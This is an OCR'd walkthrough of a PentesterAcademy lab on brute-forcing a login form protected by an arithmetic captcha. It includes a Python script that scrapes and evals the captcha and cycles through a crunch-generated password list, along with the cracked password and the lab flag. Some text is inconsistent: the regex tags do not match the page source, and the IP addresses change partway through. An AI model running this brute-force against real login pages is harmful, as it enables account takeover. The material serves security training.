

ATTACK
DEFENSE
by PentesterAcademy

Name	Attacking Login Page: Math Captcha
URL	https://www.attackdefense.com/challengedetails?cid=2172
Type	OWASP Top 10 : Broken Authentication

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Identify the open ports using netcat and nmap.


Step 1: Find the IP address of the target machine.

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
33368: eth0@if33369: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:06 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.6/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
33371: eth1@if33372: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:85:da:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.133.218.2/24 brd 192.133.218.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The IP address of the attacker machine is 192.133.218.2. The IP address of the target machine will be 192.133.218.3

Step 2: Navigate to the IP address in Mozilla Firefox.



Step 3: Right-click on the web page and view the source of the page. Scroll down to view the source of the page.

```
<form class="auth-form" method="post" action="login">

  <!-- /.form-group -->
  <!-- .form-group -->
  <div class="form-group">
    <div class="form-label-group">
      <input type="text" name="username" id="inputUser" class="form-control" placeholder="Username" required="">
      <label for="inputUser">Username</label>
    </div>
  </div>
  <!-- /.form-group -->
  <!-- .form-group -->
  <div class="form-group">
    <div class="form-label-group">
      <input type="password" name="password" id="inputPassword" class="form-control" placeholder="Password" required="">
      <label for="inputPassword">Password</label>
    </div>
  </div>

      <div class="row">
        <div class="col-xs-6 col-sm-6 col-md-6 col-lg-6">
          <p class="text-center text-muted mb-0 font-weight-bold"><h5 style="text-align: center;margin-top: 4px">5296 + 5826 = </h5></p>
        </div>
        <div class="col-xs-6 col-sm-6 col-md-6 col-lg-6">
           <input type="text" name="captcha" id="inputCaptcha" class="form-control" placeholder="" required="">
        </div>
    </div>
```

The page sends a POST request to "login" endpoint.

The parameters sent with the request are:

1. username
2. password
3. captcha

The captcha is generated between the tag: <h5 style="text-align: center;margin-top: 4px"> and </h5>

Step 4: Write a python script to fetch the captcha and the cookie from the webpage.

import re
import requests

session = requests.Session()
regex = '<h4 style="text-align: center;margin-top: 4px">(.*?) = </h4>'

response = session.get('http://192.133.218.3')
output = re.search(regex, response.text)


print(session.cookies.get_dict())
print output.group(1)

```
import re
import requests

session = requests.Session()


regex = '<h4 style="text-align: center;margin-top: 4px">(.*?) = </h4>'

response = session.get('http://192.34.163.3')

output = re.search(regex, response.text)

print(session.cookies.get_dict())
print(output.group(1))
```


Command: python attack.py

```
root@attackdefense:~# python attack.py
{'session': '0a2d4458-b79b-4a17-9209-dd04d311bc27'}
9727 + 8341
root@attackdefense:~#
```

Step 5: Check the output which is received on the failed attempt. Navigate to the login page and enter incorrect information.



Step 6: Check the output when a correct Captcha is provided.



In step 5 and step 6, on the output page we have a string starting with "Error!". The incorrect attempts can be identified by the "Error!" string.

The password character set is also revealed in the error message. The password has length 5 and consists of character a,x,4,M and].

Step 7: Create a password list with crunch.

Command: crunch 5 5 ax4M] -o passwords.txt

```
root@attackdefense:~# crunch 5 5 ax4M] -o passwords.txt
Crunch will now generate the following amount of data: 18750 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 3125

crunch: 100% completed generating output
root@attackdefense:~#
```

Step 8: Modify the python script to iterate over the password list and send a POST request to the login endpoint along with the required POST parameters.

```
import re
import requests

session = requests.Session()
regex = '<h4 style="text-align: center;margin-top: 4px">(.*?) = </h4>'

with open('passwords.txt','r') as f:
    for password in f:
        password = password.rstrip()
        response = session.get('http://192.133.218.3')
        output = re.search(regex, response.text)
        cookies=session.cookies.get_dict()
        captcha=eval(output.group(1))
        print("Trying Password: "+password)
        data={"username":"admin","password":password,"captcha":captcha}
        output=session.post('http://192.133.218.3/login', cookies=cookies,data=data)
        if("Error" not in output.text):
            print("Password Found: "+password)
            break
```

```
import re
import requests

session = requests.Session()


regex = '<h4 style="text-align: center;margin-top: 4px">(.*?) = </h4>'

with open('password.txt','r') as f:
    for password in f:
            password = password.rstrip()
            response = session.get('http://192.34.163.3')
            output = re.search(regex, response.text)
            cookies=session.cookies.get_dict()
            captcha=eval(output.group(1))
            print("Trying Password: "+password)
            data={"username":"admin","password":password,"captcha":captcha}
            output=session.post('http://192.34.163.3/login',cookies=cookies,data=data)

            if("Error" not in output.text):
                print("Password Found: "+password)
                break
```


Step 9: Execute the python script.

Command: python attack.py

```
root@attackdefense:~# python attack.py
Trying Password: aaaaa
Trying Password: aaaax
Trying Password: aaaa4
Trying Password: aaaaM
Trying Password: aaaa]
Trying Password: ax44]
Trying Password: ax4Ma
Trying Password: ax4Mx
Trying Password: ax4M4
Trying Password: ax4MM
Trying Password: ax4M]
Password Found: ax4M]
root@attackdefense:~#
root@attackdefense:~#
```

The password was found to be ax4M]

Step 10: Login to the web application and retrieve the flag.



The flag is ZX7HJKE34PL4323.